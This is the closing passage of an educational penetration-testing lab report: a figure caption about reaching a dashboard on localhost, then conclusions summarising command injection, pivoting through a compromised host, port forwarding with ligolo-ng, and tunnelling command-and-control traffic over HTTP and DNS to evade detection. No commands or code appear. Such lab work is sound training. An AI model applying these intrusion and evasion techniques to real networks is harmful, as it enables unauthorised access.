


Figure 74: **Accessing dashboard on localhost:8082**.

10 Conclusions

The lab provided a good opportunity to enhance our penetration testing skills in a real-world setting. We engaged in hands-on activities to understand how to exploit command injection vulnerabilities in a web application and gain access to a network. By utilizing port forwarding and leveraging the compromised pivot host, we accessed private services on internal computers and gained control over them. We observed how tools like *ligolo-ng* can help us simplify the process of managing different compromised hosts in internal networks, efficiently and easily from our attack host. We also delved into tunneling, a technique that encapsulates command and control traffic within less suspicious application-layer packets, such as HTTP and DNS in our scenario, to reduce the chances of detection.